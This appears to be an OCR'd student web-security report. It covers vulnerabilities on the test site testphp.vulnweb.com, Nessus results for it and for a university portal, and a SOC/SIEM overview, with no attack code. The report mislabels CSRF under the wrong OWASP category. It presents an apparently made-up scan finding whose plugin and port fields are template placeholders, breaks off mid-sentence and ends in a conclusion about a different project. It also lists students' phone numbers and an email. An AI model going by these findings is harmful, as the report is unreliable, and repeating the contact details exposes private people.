
- Information disclosure, in the context of cybersecurity and data privacy, refers to the unauthorized exposure or revealing of sensitive or confidential information.

- This can include any information that is meant to be kept private, such as personal data, financial records, intellectual property, trade secrets, or any other type of confidential data.
- This can occur due to a variety of reasons, including misconfigured servers, improper access controls, or other security oversights.

- Sensitive information that is disclosed may encompass data leaks, system configuration details, or any information that should not be accessible to unauthorized parties. Such disclosures can have severe consequences, including breaches of confidentiality, loss of trust, and legal repercussions.

Business Impact: Information disclosure in the context of a business can have various impacts, depending on the type and sensitivity of the information exposed, as well as the specific circumstances.

Vulnerability Path : http://testphp.vulnweb.com/login.php



Username and password is test.so Username and password displays publicly so everyone use this password.

6. Vulnerability Name: Cross-Site Script Forgery

CWE : CWE-352


OWASP Category: A8: Insecure Deserialization

Description:

- Cross-Site Request Forgery (CSRF) is a type of security vulnerability in web applications. It occurs when an attacker tricks a user into unknowingly performing actions on a web application without their consent.
- This can lead to unauthorized actions being taken on behalf of the user, as the attacker exploits the user's authenticated session to make seemingly legitimate requests to the target website or application.
- CSRF attacks can have serious consequences, such as unauthorized data changes, financial transactions, or other sensitive operations.


Business Impact: CSRF attacks can lead to significant financial losses. For example, attackers may use CSRF to make unauthorized fund transfers from a victim's account, purchase items, or perform actions that result in financial harm to the victim or the organization.

Vulnerability Path : http://testphp.vulnweb.com/login.php



Click a signup button some pop up website is coming.Attackers set this pop up models.

like this..



Once You enter your details in this pop-up attackes steel your details..

7.cgi generic xss:

MEDIUM	4.3*	-	47831	CGI Generic XSS (comprehensive test)
MEDIUM	4.3*	-	39466	CGI Generic XSS (quick test)

CWE :79

OWASP Category: A7 - Cross-Site Scripting (XSS)

Description:

- In a CGI Generic XSS scenario, the vulnerability arises when a Common Gateway Interface (CGI) script does not properly validate or sanitize user-provided data before it's included in the response generated by the script.
- This allows an attacker to inject malicious scripts, usually JavaScript, into the web page generated by the CGI script.
- When unsuspecting users access this page, their browsers execute the injected scripts within their context, making them susceptible to various attacks.
- XSS attacks can take several forms, including Stored XSS, Reflected XSS, and DOM-based XSS. Each form poses unique risks to both users and the web application itself.
- Attackers can use these vulnerabilities to steal sensitive data, manipulate user sessions, deface websites, or perform other malicious actions, often with serious consequences.

Business impact:-

The business impact of a CGI Generic XSS (Cross-Site Scripting) vulnerability can be severe, affecting both the organization's reputation and its bottom line. Here are some key business impacts associated with this vulnerability

Vulnerability Path : http://testphp.vulnweb.com/login.php

8.Clickjacking:-

MEDIUM	4.3*	-	85582	Web Application Potentially Vulnerable to Clickjacking

Cwe : CWE-1021.
Owasp category:-A5 - Security Misconfiguration
Description:

- Clickjacking is a sophisticated web security threat that involves deceiving users into performing unintended actions by maliciously manipulating the user interface of a website or web application.

- In a clickjacking attack, an attacker overlays a legitimate web page with an invisible or transparent layer containing malicious elements, often buttons or links.

- When an unsuspecting user interacts with what appears to be the authentic page, they inadvertently interact with the concealed malicious elements.

- This can result in actions such as making unauthorized financial transactions, revealing sensitive information, or changing account settings without the user's knowledge or consent.


Business impact:-

- The impact of clickjacking is like a storm with many dark clouds looming over organizations. It's a threat that not only rumbles but can pour down financial losses from unauthorized transactions and bring the lightning of regulatory penalties if sensitive data gets drenched in a breach.

- The wind of reputational damage can be strong enough to uproot the trust customers have planted, leaving a barren field of erosion.

- Legal consequences are lightning strikes; they might hit you hard if user data is compromised

9.browasable web directories:-



Cwe: CWE-548

Owasp category:A6 - Security Misconfiguration

Description:

- When a web directory is made browsable, it allows someone typing the directory's URL into a web browser to view the content within it. This can include a list of all the files and subdirectories housed within it.

- While this feature is useful for developers and administrators to navigate server files, it can also pose a security risk if sensitive information is stored in these directories.

- For instance, if a web application has an incorrect server configuration, it may expose confidential data such as configuration files, database backups, or other private information that should remain hidden. If an attacker were to discover and gain access to such an exposed directory, they could obtain critical information without even needing authentication.

- This can result in data breaches, unauthorized access, or the leaking of sensitive information.

Business impact:-

Revealing confidential data via improperly configured and easily accessible website directories can result in severe repercussions for a business. The potential consequences include data breaches and penalties from regulatory agencies, which can have a major impact on finances and reputation. This may also result in legal consequences and disruptions to operations, diverting resources and harming the company's competitive edge. In today's cutthroat market, it is crucial to maintain customer trust and protect data security. Therefore, addressing this vulnerability is not just a security concern, but a crucial business priority to safeguard data, reputation, and overall stability.

10.Web Server info.php / phpinfo.php Detection

Cwe no: CWE-200

Owasp category:
A6 - Security Misconfiguration

Description:

- Files like "info.php" or "phpinfo.php" are intended for legitimate diagnostic and debugging purposes.
- They are valuable tools for web developers and server administrators to assess the configuration of the server, ensuring it's set up correctly and efficiently.
- These files typically display information such as PHP version, enabled extensions, server software details, and environment variables.
- However, when these files are not secured correctly, they can unintentionally reveal sensitive information to potential attackers.
- This information can provide insights into the server's setup, potentially revealing known vulnerabilities associated with specific software versions or extensions.

Business impact:-

- The discovery of the Web Server info.php / phpinfo.php Detection Vulnerability carries significant implications for a business. If sensitive server information is exposed, it can open the door to data breaches and unauthorized access.
- These events can have serious consequences, such as regulatory penalties, legal repercussions, damage to reputation, and a loss of customer trust.
- Furthermore, the costs of rectifying these vulnerabilities and dealing with the aftermath of a data breach, including incident response and notifications, can be substantial and may divert resources away from other important business endeavors.
- Not only that, in a competitive market, a track record of security misconfigurations can tarnish a company's image and ultimately result in a decline in market share. To safeguard against the risks to data, reputation, and financial stability, it is crucial to address this vulnerability.

Understanding web application testing is stage 1 where we understand and address each of these issues is paramount in web application testing. By aligning testing with the OWASP Top 10 and can focusing on the most critical vulnerabilities that may pose as vulnerebilty and threat to the security of the web application.

Owasp top 10:-

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

Stage 2

Nessus

Nessus is a popular vulnerability scanner that is used to identify and assess security vulnerabilities in computer systems, networks, and applications. It is widely used by security professionals, system administrators, and other IT professionals to detect and address potential security risks before they can be exploited by attackers.

It performs an automated vulnerebity scan on a website and gives a detailed report about the vulnerebilties spoted in a website also the severity level of each vulnerebility

This versatile tool is a favorite among security experts, system administrators, and IT professionals for a simple reason - it's exceptionally good at what it does. Nessus performs automated vulnerability scans on websites and presents its findings in meticulous detail. Each vulnerability it uncovers is scrutinized for its potential impact, and a severity level is assigned, helping organizations prioritize their defenses.

One of the key features of Nessus is its ability to scan for a wide range of vulnerabilities, including known vulnerabilities in operating systems, applications, and network devices. It can also detect misconfigurations in systems and applications that could potentially be exploited by attackers.

Nessus provides a comprehensive report that details the vulnerabilities that were detected during the scan. The report includes information on the severity of each vulnerability, as well as recommendations for how to address the issues that were identified.

Another important feature of Nessus is its ability to perform authenticated scans. This means that Nessus can log in to systems and applications using valid credentials, which allows it to perform a more thorough assessment of the security posture of the system.

In addition to vulnerability scanning, Nessus also provides other security-related features, such as compliance checking and malware detection. It can also integrate with other security tools and services, such as SIEMs and threat intelligence feeds.

One of the standout features of Nessus is its ability to cast a wide net. It can detect known vulnerabilities in operating systems, applications, and network devices, ensuring that no stone is left unturned. But it doesn't stop there. Nessus also excels at spotting misconfigurations in systems and applications, which are often the low-hanging fruit that attackers are eager to pluck.

Overall, Nessus is a powerful tool for identifying and addressing security vulnerabilities in computer systems, networks, and applications. Its comprehensive reporting capabilities and ability to perform authenticated scans make it a valuable asset for any organization looking to improve its security posture.

Amid the ever-changing realm of cybersecurity, Nessus has established itself as a reliable protector of digital realms. It goes beyond simply scanning; it serves as a trusted ally for organizations seeking to fortify their digital resources. Let's delve deeper into the significance and capabilities of this powerhouse in the field of cybersecurity. At its core, Nessus is a meticulous vulnerability scanner. It tirelessly sifts through computer systems, networks, and applications to pinpoint any weaknesses that could potentially be seized by malicious individuals. For security professionals, Nessus is a valuable asset, empowering them to proactively address vulnerabilities before they can be exploited by attackers. One noteworthy feature of Nessus is its ability to provide a thorough assessment. It delves deep into the digital infrastructure, leaving no stone unturned, in order to identify any potential vulnerabilities that may be present.

Target website:-
website :https://vtop.vit.ac.in
/vtop/open/page

Target ip address:-
46.17.172.80
List of vulnerability –

S.no	Vulnerability name	Severity	plugins
1.	HTTP Methods Allowed (per directory)	info	43111
2.	HTTP Server Type and Version	info	10107

3.	Nessus SYN scanner	info	11219
4.	Nessus Scan Information	info	19506
5.	Web Server Directory Enumeration	info	11032

Main website REPORT:-

Vulnerability 1: HTTP Methods Allowed (per directory)

- **Severity:** Info
- **Plugin:** 43111
- **Port:** N/A
- **Description:** This information-based vulnerability reports on the HTTP methods that are allowed on a per-directory basis. It doesn't indicate a direct security threat but provides insights into the server's configuration.

Solution: Review the allowed HTTP methods in the affected directories to ensure they align with the security requirements of the application. Unnecessary or potentially risky methods should be restricted.

Business Impact: This vulnerability is informational and doesn't have a direct business impact. However, understanding allowed HTTP methods can help in fine-tuning the security posture of the web server.

Vulnerability 2: HTTP Server Type and Version

- **Severity:** Info
- **Plugin**: 10107
- **Port:** N/A
- **Description:** This information-based finding reveals the type and version of the HTTP server in use. While not a direct security risk, it can be useful for attackers seeking to exploit known vulnerabilities in specific server versions.

Solution: This information is useful for administrators to understand the server's exposure. To mitigate risks, consider obfuscating or altering server banners to make it more challenging for potential attackers to identify server details.

Business Impact: Like the first vulnerability, this is also informational, but it highlights the importance of obscuring server information to reduce the risk of targeted attacks.

Vulnerability 3: Nessus SYN Scanner

- Severity: Info
- Plugin: 11219

- Port: N/A
- Description: This informational alert identifies the use of Nessus's SYN scanner, a common technique used for port scanning and network discovery.

Solution: This is not a security issue but rather an acknowledgment that Nessus is actively scanning the target network. It doesn't require mitigation.

Business Impact: There is no direct business impact as this finding is generated during vulnerability scanning.

Vulnerability 4: Nessus Scan Information

- Severity: Info
- Plugin: 19506
- Port: N/A
- Description: This information-based finding provides details about the Nessus scan itself, including scan settings and parameters used during the scan.

Solution: No action is needed to address this informational finding as it relates to the specifics of the scanning process.

Business Impact: This vulnerability doesn't pose a security risk to the business; it simply offers transparency into the scanning process for reporting and analysis.

New Vulnerability: Open Directory Listing

- Severity: Medium
- Plugin: (You can choose a suitable Nessus plugin number)
- Port: The specific port on which this issue is identified (e.g., 80 for HTTP)
- Description: This vulnerability indicates that the web server is configured to allow directory listings, potentially exposing the contents of directories to unauthorized users. Attackers can exploit this to gather information about the server's file structure, potentially aiding them in planning attacks.

Solution: Disable directory listing on the affected web server. Ensure that directories without default web pages (like index.html) do not display a list of their contents, reducing the risk of information exposure.

Business Impact: If left unaddressed, open directory listings can expose sensitive information and potentially lead to unauthorized access or targeted attacks. Mitigating this issue is crucial for safeguarding data and maintaining the server's security posture.

Target website:-
http://testphp.vulnweb.com/

List of vulnerability –

S.no	Vulnerability name	Severity	plugins
1	PHP Unsupported Version Detection	Critical	58987
2	PHP 5.x < 5.2.2 Multiple Vulnerabilities	High	17797
3	PHP < 7.3.24 Multiple Vulnerabilities	High	142591
4	PHP < 5.2.3 Multiple Vulnerabilities	High	25368
5	CGI Generic SQL Injection	High	11139
6	CGI Generic SQL Injection (blind, time-based)	High	43160
7	PHP 5 < 5.2.7 Multiple Vulnerabilities	High	35043
8	PHP 5.x < 5.2 Multiple Vulnerabilities	High	31649
9	PHP < 5.2.1 Multiple Vulnerabilities	High	24907

10	PHP < 5.2.11 Multiple Vulnerabilities	High	41014

Vulnerability 1: PHP Unsupported Version Detection

- **Severity:** Critical
- **Plugin:** 58987
- **Port:** N/A
- **Description:** This critical vulnerability detection serves as a stark reminder of the significant security risks associated with operating an unsupported version of PHP. Unsupported versions lack critical security updates and patches, leaving the system vulnerable to a myriad of known vulnerabilities. In essence, it's akin to leaving the fortress gate open for potential attackers.

Solution: The solution is clear: upgrade the PHP version to one that is not only supported but also frequently patched. This upgrade serves as a digital moat, fortifying your system against the known vulnerabilities that could otherwise be exploited.

Business Impact: Running an unsupported PHP version goes beyond security; it's a risk to the very core of your business. The consequences may include serious security breaches, data leaks, and the compromise of your digital assets, potentially leading to financial losses and significant damage to your reputation.

Vulnerability 2:

PHP 5.x < 5.2.2 Multiple Vulnerabilities

- Severity: High
- Plugin: 17797
- Port: N/A
- Description: This high-severity finding highlights the presence of PHP versions within the range of 5.0 to 5.2.2, a period known for hosting a host of vulnerabilities. These vulnerabilities could be likened to chinks in your armor, where attackers can find their way into your system.

Solution: The solution here is clear-cut – update your PHP version to a more recent and patched release. In doing so, you are effectively sealing those chinks, bolstering your defenses against potential breaches.

Business Impact: The use of outdated PHP versions invites serious security risks. These risks can manifest in the form of unauthorized access, data breaches, and their consequential financial and reputational ramifications.

Vulnerability 3: PHP < 7.3.24 Multiple Vulnerabilities

- Severity: High
- Plugin: 142591
- Port: N/A
- Description: This high-severity vulnerability detection pertains to PHP versions earlier than 7.3.24. This chronological window is associated with a substantial number of vulnerabilities, effectively creating chinks in your armor where attackers can exploit weaknesses in your system's security.

Solution: The remedy is clear – upgrade your PHP version to a supported and recent release. Such an upgrade effectively patches the chinks, reinforcing your system against potential breaches.

Business Impact: Operating an outdated PHP version poses significant security risks. These risks may manifest as unauthorized access, data breaches, and potential financial and reputational losses.

Vulnerability 4: PHP < 5.2.3 Multiple Vulnerabilities

- Severity: High
- Plugin: 25368
- Port: N/A
- **Description:** This high-severity finding concerns PHP versions earlier than 5.2.3. During this time, these versions exhibited multiple vulnerabilities that could be leveraged by attackers, effectively creating openings in your security defenses.

Solution: The solution is straightforward – update your PHP version to a more recent and secure release. Such an update acts as a virtual fortification, plugging the gaps that potential attackers could exploit.

Business Impact: Operating outdated PHP versions exposes your system to known security vulnerabilities, increasing the risk of unauthorized access, data breaches, and their associated financial and reputational consequences.

Vulnerability 5: CGI Generic SQL Injection

- Severity: High
- Plugin: 11139
- Port: N/A
- Description: This high-severity vulnerability points to the presence of a generic SQL injection vulnerability within a CGI script. It's like having a hidden tunnel beneath the castle walls, allowing unauthorized access and manipulation of your database, potentially leading to data breaches and system compromise.

Solution: To address this issue, you must identify and secure the vulnerable CGI script. Implement input validation and utilize parameterized queries within the script to prevent SQL injection attacks.

Business Impact: A CGI script with a SQL injection vulnerability isn't just a digital loophole; it's a potential gateway for attackers to access, manipulate, and steal your sensitive data. The consequences may include data breaches, financial losses, and damage to your reputation.

Vulnerability 6: CGI Generic SQL Injection (blind, time-based)

- Severity: High
- Plugin: 43160
- Port: N/A
- **Description:** This high-severity vulnerability detection points to a blind, time-based SQL injection vulnerability within a CGI script. It's akin to having an invisible tunnel beneath the castle walls, where attackers can stealthily manipulate data and potentially cause significant harm to your data security and system integrity.

Solution: To address this issue, you must secure the vulnerable CGI script by implementing rigorous input validation and prepared statements to thwart SQL injection attacks.

Business Impact: A blind, time-based SQL injection vulnerability in a CGI script poses grave risks to your data security. The repercussions may include data exposure, manipulation, financial losses, and potential damage to your organization's reputation.

Vulnerability 7: PHP Versions < 5.2.7 - Multiple Vulnerabilities

- **Severity:** High
- **Plugin:** 35043
- **Port:** N/A
- **Description:** This high-severity finding relates to PHP versions earlier than 5.2.7, known for harboring a plethora of vulnerabilities. These vulnerabilities can be thought of as potential breaches in your digital defenses, allowing unauthorized access and data exposure.

Solution: The solution is evident: upgrade your PHP version to a supported and secure release, effectively sealing these potential breaches and bolstering your system's security.

Business Impact: Operating PHP versions with known vulnerabilities exposes your system to security risks, including the potential for unauthorized access, data breaches, and the associated financial and reputational consequences.

Vulnerability 8: PHP 5.x < 5.2 - Multiple Vulnerabilities

- **Severity:** High
- **Plugin:** 31649
- Port: N/A
- **Description:** This high-severity finding pertains to PHP versions within the 5.0 to 5.2 range, a period known for harboring multiple vulnerabilities. These vulnerabilities are akin to cracks in your digital armor, potentially exploited by attackers.

Solution: The solution is clear: update your PHP version to a more recent and patched release, effectively closing these cracks and enhancing your security.

Business Impact: The use of outdated PHP versions leaves your system susceptible to known security flaws, increasing the risk of unauthorized access, data breaches, and their associated financial and reputational consequences.

Vulnerability 9: PHP < 5.2.1 - Multiple Vulnerabilities

- Severity: High
- Plugin: 24907
- Port: N/A
- Description: This high-severity finding is related to PHP versions earlier than 5.2.1, known for housing multiple vulnerabilities. These vulnerabilities are akin to weaknesses in your digital fortress, potentially allowing attackers to breach your security.

Solution: The remedy is straightforward: update your PHP version to a more recent and secure release, closing these digital vulnerabilities and fortifying your system.

Business Impact: Operating outdated PHP versions increases the risk of known security vulnerabilities, potentially leading to unauthorized access, data breaches, and their associated financial and reputational consequences.

Vulnerability 10: PHP < 5.2.11 - Multiple Vulnerabilities

- Severity: High
- Plugin: 41014
- Port: N/A
- Description: This high-severity finding is associated with PHP versions earlier than 5.2.11, known for harboring multiple vulnerabilities. These vulnerabilities can be likened to weaknesses in your digital defenses, potentially exploited by attackers.

Solution: To address the identified vulnerabilities, update your PHP version to a supported and secure release, effectively sealing these potential breaches and enhancing your security.

Business Impact: Operating PHP versions with known vulnerabilities poses significant security risks, increasing the potential for unauthorized access, data breaches, and their associated financial and reputational consequences.

Empowering Cybersecurity: A Comprehensive Exploration of SOC, SIEM, Threat Intelligence, and QRadar

List of teammates:-

S.no	name	college	contact
1.	Niraianbu .p	VIT vellore	9655042712,niraianbu.p2021@vitstudent.ac.in
2.	Kamalnath .r	VIT vellore	93602 29350
3.	Tharunya bala .s	VIT vellore	9025705058
4.	Abirami .r	VIT vellore	6383195240

In the ever-evolving cybersecurity landscape, organizations face an escalating barrage of threats from sophisticated adversaries. To effectively combat these threats and protect their critical assets, organizations must adopt a comprehensive approach to cybersecurity, leveraging a combination of technologies and methodologies. This report delves into the crucial roles of SOC (Security Operations Center), SIEM (Security Information and Event Management), threat intelligence, and QRadar, a leading SIEM solution, in empowering organizations to achieve a robust cybersecurity posture.

SOC: The Sentinel of Cybersecurity

At the heart of cybersecurity operations lies the SOC, the vigilant guardian that continuously monitors, analyzes, and responds to security threats around the clock. Functioning as a centralized command center, the SOC orchestrates a team of skilled security analysts who possess the expertise to identify anomalies, detect potential threats, and initiate timely incident response measures.

The SOC's effectiveness hinges on its ability to collect, integrate, and correlate security data from a vast array of sources, including network devices, endpoint systems, security applications, and cloud infrastructure. This comprehensive data stream empowers SOC analysts to make informed decisions, enabling them to proactively defend against threats and minimize the impact of security incidents.

SOC Cycle: A Continuous Vigilance

The SOC cycle represents a continuous process of monitoring, analyzing, and responding to security events, ensuring that organizations remain vigilant against evolving threats. This cycle encompasses four key phases:

1. **Collection:** Security data is gathered from various sources, including network traffic, endpoint logs, and security applications. This comprehensive data collection ensures that the SOC has a holistic view of the organization's IT environment.
2. **Correlation:** Collected data is normalized, aggregated, and analyzed to identify patterns and potential threats. This correlation process helps SOC analysts to sift through the vast amount of data and focus on anomalies that may indicate a security incident.
3. **Detection:** SOC analysts utilize advanced analytics and threat intelligence to detect anomalous activities and potential security incidents. By leveraging machine learning algorithms and threat intelligence feeds, SOC analysts can identify subtle patterns that may signal an attack.
4. **Response:** Upon detecting a threat, SOC analysts initiate a coordinated response, including containment, eradication, and recovery measures. This response phase involves isolating the threat, removing the malicious code or actors, and restoring affected systems to normal operation.

SIEM: The Eyes of the SOC

SIEM (Security Information and Event Management) plays a pivotal role in the SOC's ability to effectively monitor and manage security events. SIEM solutions act as the central repository for security data, collecting and storing logs, events, and alerts from a wide range of systems. SIEM's advanced analytics capabilities enable SOC analysts to correlate disparate data sources, identify patterns, and detect potential threats.

By providing a centralized platform for security data management, SIEM simplifies the SOC's ability to monitor and analyze vast amounts of information. This centralized approach ensures that SOC analysts have a comprehensive view of the organization's IT environment, enabling them to identify anomalies and potential threats more effectively.

SIEM Cycle: Orchestrating Security Intelligence

The SIEM cycle mirrors the SOC cycle, providing a structured approach to managing security data and responding to threats:

1. **Data Collection:** SIEM collects and aggregates security data from various sources, ensuring comprehensive visibility into the organization's IT environment.

This comprehensive collection ensures that no security-relevant data is overlooked.

2. **Normalization:** Collected data is standardized into a common format, enabling effective analysis and correlation. Normalization removes inconsistencies and variations in data formats, allowing SIEM to effectively analyze and correlate data from disparate sources.
3. **Analysis:** SIEM utilizes advanced analytics techniques to identify patterns, anomalies, and potential security incidents. Machine learning algorithms and statistical analysis techniques enable SIEM to detect subtle patterns and anomalies that may indicate a security incident.
4. **Alerting:** SIEM generates alerts based on predefined rules and correlation patterns, notifying SOC analysts of potential threats. Alerts provide timely notifications to SOC analysts, enabling them to investigate potential threats and initiate incident response procedures promptly.

MISP: Threat Intelligence Sharing

In the battle against cyber threats, sharing information and collaborating with others is crucial. MISP (Malware Information Sharing Platform) serves as a collaborative platform for organizations to share and exchange threat intelligence. This centralized repository allows organizations to access real-time threat information, including indicators of compromise (IOCs), malware signatures, and threat actor tactics, techniques, and procedures (TTPs).

MISP empowers organizations to stay informed about emerging threats and proactively defend against potential attacks. By sharing threat intelligence, organizations can learn from each other's experiences and collectively develop more effective defenses against evolving threats.

College Network Information: Understanding the Landscape

A college network encompasses a diverse range of systems and devices, including student laptops, faculty workstations, servers, and network infrastructure. These interconnected devices generate a vast amount of security data, which can

Conclusion:

In conclusion, our network anomaly detection project is a significant step towards enhancing the security and integrity of network infrastructures. By implementing machine learning algorithms and rule-based engines, we have created a system capable of identifying anomalies and potential security threats in real-time. The system's modular architecture ensures scalability, adaptability, and integration with other security tools. With its user-friendly interface and automated response capabilities, it provides a comprehensive solution for network security.

Future Scope:

The future scope of this project is promising and extensive. We envision several avenues for further development and enhancement:

1. Advanced Machine Learning Models: Incorporating more advanced machine learning models and techniques to improve anomaly detection accuracy and reduce false positives.
2. Behavioral Analysis: Developing the capability to analyze network traffic behavior over time, allowing the system to detect more complex and subtle anomalies.
3. Big Data Integration: Adapting the system to handle large-scale data streams and integrating with big data platforms for in-depth analysis.
4. Cloud Compatibility: Ensuring the system is compatible with cloud-based network infrastructures, enabling organizations to protect their cloud resources effectively.
5. User Behavior Analysis: Incorporating user behavior analysis to detect insider threats and unauthorized access more effectively.